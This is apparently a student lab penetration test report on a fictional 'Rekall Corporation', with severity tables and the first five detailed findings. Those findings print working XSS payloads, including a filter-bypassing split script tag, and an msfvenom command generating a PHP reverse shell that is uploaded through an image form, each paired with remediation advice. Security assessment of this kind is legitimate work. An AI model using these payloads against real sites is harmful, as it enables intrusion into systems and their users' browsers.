



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	CyberClouds
Contact Name	Emyrca Feliciano Estrada
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	03/28/2024	Emyrca, Thomas, Susan, Nate	Initial Report
002	04/08/2024	Emyrca, Thomas, Susan, Nate	Met with Customer addressing comments
003	04/10/2024	Emyrca, Thomas, Susan, Nate	Adding additional findings

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Most input fields on the Rekall website are using input validation.
- It took several attempts to find an input field that would accept a command injection.
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability.
- Current and continuing penetration testing to identify vulnerabilities for mitigation.
- A well-designed web page is a key strength, enhancing user engagement and reflecting the company's commitment to superior user experience.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Web Application Vulnerabilities:

- The Web Application is susceptible to both XSS and SQL payload injection.
- Authentication details are improperly stored within the HTML source code.
- The Apache web server is not up-to-date and is exposed to multiple exploits.
- The SLMail server has vulnerabilities that could potentially allow shell access.
- Unauthorized access to password hashes could lead to password decryption and privilege escalation.
- Rekall's server physical address is publicly accessible.
- Credentials are revealed during an IP lookup.
- IP addresses within Rekall's IP range show potential vulnerabilities (open ports, IP addresses, etc.) when scanned.
- Open ports could potentially allow for file enumeration and unauthorized access.

Executive Summary

During the comprehensive penetration testing of Rekall's IT infrastructure, Cyber Clouds discovered a multitude of vulnerabilities, including several of critical severity that could potentially lead to substantial damage to Rekall's financial standing or reputation. Cyber Clouds successfully penetrated Rekall's systems, exfiltrated sensitive data, and escalated system privileges, as outlined below.

The initial phase of testing targeted Rekall's Web Application, revealing it to be susceptible to an XSS Reflected attack, allowing the execution of malicious scripts on the home page. The Web Application also exhibited a vulnerability to Local File Inclusion, permitting file uploads from the VR Planner web page. A Stored XSS vulnerability was detected on the Comments page, enabling the execution of scripting code. Furthermore, SQL Injection attacks could be performed on the Login.php toolbar, and the Networking.php page was found to be vulnerable to a Command Injection attack.

Examination of open-source data revealed exposure and visibility using OSINT, with a stored certificate discovered during a crt.sh search. Alarmingly, user login credentials were found to be stored in plain text within the HTML source code of the Login.php page, visible even when simply highlighting the page in a web browser. The robots.txt file was also found to be exposed and readily accessible. Further research uncovered user credentials in a Github repository, leading to unauthorized access to the web host's files and directories. The Apache server was identified as outdated and vulnerable to a Struts exploit.


Subsequent testing of the Linux environment allowed Cyber Clouds to identify five publicly exposed and vulnerable IP addresses, with one of the hosts found to be running Drupal. Stolen credentials were utilized to access one host and escalate privileges to root level. An additional commonly known shell RCE execution vulnerability was discovered using Meterpreter, and the sudoers file was accessible using a Shellshock exploit in Metasploit.

Within the Windows OS environment, Cyber Clouds discovered that FTP Port 21 was open and vulnerable, as was Port 110, which is used for the SLMail service. Metasploit was employed to discover this vulnerability, as well as to gain access to a password hash file, which was subsequently cracked, enabling the creation of a reverse shell. Additionally, scheduled tasks were found to be readily visible within the Windows 10 Machine Task Scheduler, and Metepreter could be used to display directories on public Windows directories.

In conclusion, these vulnerabilities, if exploited maliciously, could lead to significant disruption within the assets and overall functionality of the business. Cyber Clouds has provided comprehensive recommendations for mitigating each of these vulnerabilities to prevent potential harm and loss.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that Cyber Clouds used throughout the assessment.



Legend:

Performed successfully

Failure to perform

[MITRE ATT&CK navigator map]

Summary Vulnerability Overview

Vulnerability	Severity
1. Reflected XSS	High
2. Reflected XSS (Advanced)	High
3. Stored XSS	Critical
4. Sensitive Data Exposure	Medium
5. Local File Inclusion	Critical
6. Local File Inclusion (Advanced)	High
7. SQL Injection	Critical
8. Sensitive Data Exposure	Medium
9. Sensitive Data Exposure II	Low
10. Command Injection	High
11. Command Injection (Advanced)	High
12. Brute Force Attack	High
13. PHP Injection	Critical
14. Session Management	High
15. Directory Traversal	Medium
1. Open Sourced Exposed Data WHOIS Records	Low
2. Open Sourced Exposed Data DNS Records	Low
3. Open Sourced Exposed Data Certificate Transparency	Medium
4. Nmap Vulnerability Scan	Medium
5. Nmap Vulnerability Scan Traceroute	Medium
6. Critical Vulnerability Apache Struts	High
7. Metasploit: RCE Exploit - Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
8. Metasploit: RCE Exploit - Shellshock - Meterpreter /etc/sudoers.d	High
9. Metasploit: RCE Exploit - Shellshock - Meterpreter /etc/passwd	High
10. Struts - CVE-2017-5638	High
11. Drupal - CVE-2019-6340	High
12. Privilege Escalation CVE-2019-14287	High
1. Unprotected Credentials	Critical
2. HTTP Enumeration	High
3. FTP Enumeration	Medium
4. SLMail Service Exploit	High
5. Win10 Scheduled Tasks	Low
6. User Enumeration I	Critical
7. File Enumeration - Sensitive Data Exposure	High
8. User Enumeration II - Lateral Move	Critical

9. Escalation Access - Insufficient Protection of Sensitive Files	Critical
10. Compromised Admin - Improper Protection of NTLM password hash	High


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 192.168.13.13 192.168.13.12 192.168.13.11 192.168.13.14 172.22.117.20 172.22.117.10 172.22.117.100
Ports	21, 22, 80, 110, 445, 8080


Exploitation Risk	Total
Critical	7
High	18
Medium	7
Low	4

Vulnerability Findings




Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web App

Risk Rating	High
Description	<p>This reflected XSS vulnerability occurs when user input is directly injected into a webpage without proper sanitization or output encoding, allowing the execution of malicious scripts in the user's browser.</p> <p>Method: <script>alert("flag 1")</script></p>
Images	 <p>The screenshot shows a web page titled "REKALL CORPORATION" with a large "R" logo. Below it, a banner says "Welcome to VR Planner". A message reads: "On the next page you will be designing your perfect, unique virtual reality experience!". A modal window is open, displaying the text "flag 1" and an "OK" button. Below the banner, there's a form field with placeholder "Put your name here" and a "GO" button. The word "Welcome" is displayed below the form.</p>  <p>The screenshot shows the same web page after the user has entered their name. The modal window now displays the user's name followed by "flag 1" and an "OK" button. To the right, there are three sections: "Character Development" (with a person icon), "Adventure Planning" (with a speech bubble icon), and "Location Choices" (with a building icon). Each section has a brief description.</p>
Affected Hosts	http://192.168.14.35/Welcome.php
Remediation	Enhance security by implementing a robust Content Security Policy (CSP), utilizing output encoding libraries to mitigate XSS attacks, and rigorously validating and sanitizing user input.


Vulnerability 2	Findings
Title	Reflected XSS (Advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High

Description	The reflected XSS vulnerability bypasses input validation that typically filters out the word 'script.' It achieves this by employing a split script tag, thereby enabling the execution of arbitrary code within the user's browser. Method: <SCscriptRIPT>alert("Flag 2")</SCscriptRIPT>
Images	 <p>A screenshot of a web page from 'REKALL CORPORATION'. At the top is a large stylized 'R' logo and the company name. Below it are three character options: 'Secret Agent' (silhouette of a person in a hat), 'Five Star Chef' (silhouette of a chef), and 'Pop Star' (silhouette of a person singing). In the center, the text 'Who do you want to be?' is displayed above a button labeled 'Choose your character' with a 'GO' button next to it. A message 'You have chosen' appears below the button. The bottom part of the screenshot shows a larger version of the same text and button, with the message 'Congrats, flag 2 is ksdnd99dkas' at the bottom.</p>
Affected Hosts	http://192.168.14.35/Memory-Planner.php
Remediation	Similar to method 1, enhance security by ensuring that input validation is not easily circumvented. Instead of using a block-list approach, consider implementing an allow-list of acceptable inputs.

Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical

Description	This stored cross-site scripting (XSS) vulnerability arises when user-supplied data is persistently stored on the server and subsequently rendered to users without adequate encoding or sanitization. As a result, there exists the potential for a persistent XSS attack. Method: </script>alert("Hello")</Script>
Images	  
Affected Hosts	http://192.168.14.35/comments.php
Remediation	To enhance security, employ a comprehensive approach that includes input validation, thorough sanitization, and proper encoding of user inputs.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium

Description	<p>When a system inadvertently reveals sensitive information in HTTP response headers, it becomes susceptible to exploitation by malicious actors.</p> <p>Method: Checking Response Headers or the curl command, curl -v http://192.168.14.35/About-Rekall.php head</p>
Images	 <pre> # curl -v http://192.168.14.35/About-Rekall.php head * Trying 192.168.14.35:80 ... * Total % Received % Xferd Average Speed Time Time Current % Total % Received % Xferd Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 0 --:-- --:-- --:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > < HTTP/1.1 200 OK < Date: Tue, 09 Apr 2024 20:40:44 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=sc9aggkl0e9uum56q2d3iahkk2; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < < [uncated body] [7873 bytes data] 100 7873 100 7873 0 0 204k 0 --:-- --:-- --:-- 2562k * Connection #0 to host 192.168.14.35 left intact Rekall Corp offers all this and more!</pre> <p>Entire virtual machine with its premiere Virtual</p> <pre> <!DOCTYPE html> <html style="font-size: 16px;"> <head> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta charset="utf-8"> <meta name="keywords" content=""> <meta name="description" content=""></pre>
Affected Hosts	http://192.168.14.35/About-Rekall.php
Remediation	Enhance data security by minimizing the information disclosed in HTTP response headers, adopting secure HTTPS connections, and enforcing robust access controls.

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical

	<p>A local file inclusion vulnerability enables an attacker to access and, in some cases, execute files on the server. This can result in unauthorized access to sensitive data</p> <p>Description</p> <p>Method: Identified the ip address: ip addr Generated a payload & saved into a file: msfvenom -p php/ LHOST=192.168.14.35 LPORT=4444 -f raw > shell.php uploaded the file: shell.php</p>
<p>Images</p> <pre>(root@kali)-[~] # ip addr 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65535 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:03 brd ff:ff:ff:ff:ff:ff inet 172.29.228.167/20 brd 172.29.239.255 scope global dynamic noprefixroute eth0 valid_lft 83323sec 3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:1e brd ff:ff:ff:ff:ff:ff inet 172.29.234.11/20 brd 172.29.239.255 scope global dynamic noprefixroute eth1 valid_lft 83324sec preferred_lft 83324sec inet6 fe80::62ad:611a:932a:9065/64 scope link noprefixroute valid_lft forever preferred_lft forever 4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:20 brd ff:ff:ff:ff:ff:ff inet 172.29.231.235/20 brd 172.29.239.255 scope global dynamic noprefixroute eth2 valid_lft 83323sec preferred_lft 83324sec inet6 fe80::ee0b:8c92:b931:9a69/64 scope link noprefixroute valid_lft forever preferred_lft forever valid_lft forever preferred_lft forever 5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:15:5d:02:04:16 brd ff:ff:ff:ff:ff:ff inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth3 valid_lft forever preferred_lft forever inet6 fe80::5c1f:969a:2fc8:d9ff/64 scope link noprefixroute valid_lft forever preferred_lft forever 6: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default link/ether 02:42:e0:1c:09:9b brd ff:ff:ff:ff:ff:ff inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0 valid_lft forever preferred_lft forever 7: br-00bcbec4e30b: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:67:2c:9f:30 brd ff:ff:ff:ff:ff:ff inet 192.168.14.1/24 brd 192.168.14.255 scope global br-00bcbec4e30b valid_lft forever preferred_lft forever inet6 fe80::42:67ff:fe2c:9f30/64 scope link valid_lft forever preferred_lft forever 8: br-92ab19352635: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default link/ether 02:42:37:56:48:42 brd ff:ff:ff:ff:ff:ff inet 192.168.13.1/24 brd 192.168.13.255 scope global br-92ab19352635 valid_lft forever preferred_lft forever 10: veth2155be701f9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-00bcbec4e30b state UP group default link/ether 9e:18:c8:02:cf brd ff:ff:ff:ff:ff link-netnsid 0 inet6 fe80::9c19:18ff:fe02:2cf/64 scope link valid_lft forever preferred_lft forever </pre> <p>(root@kali)-[~]</p> <pre># ls desktop Documents Downloads file2 file3 hash hash2 LinEnum.sh Music Pictures Public Scripts shell.php shell.php.jpg Templates test.php Videos #</pre>	

Choose your Adventure by uploading a picture of your dream adventure!

Please upload an image:

shell.php

Please upload an image:


No file selected.

Your image has been uploaded here.Congrats, flag 5 is mmssdi73g

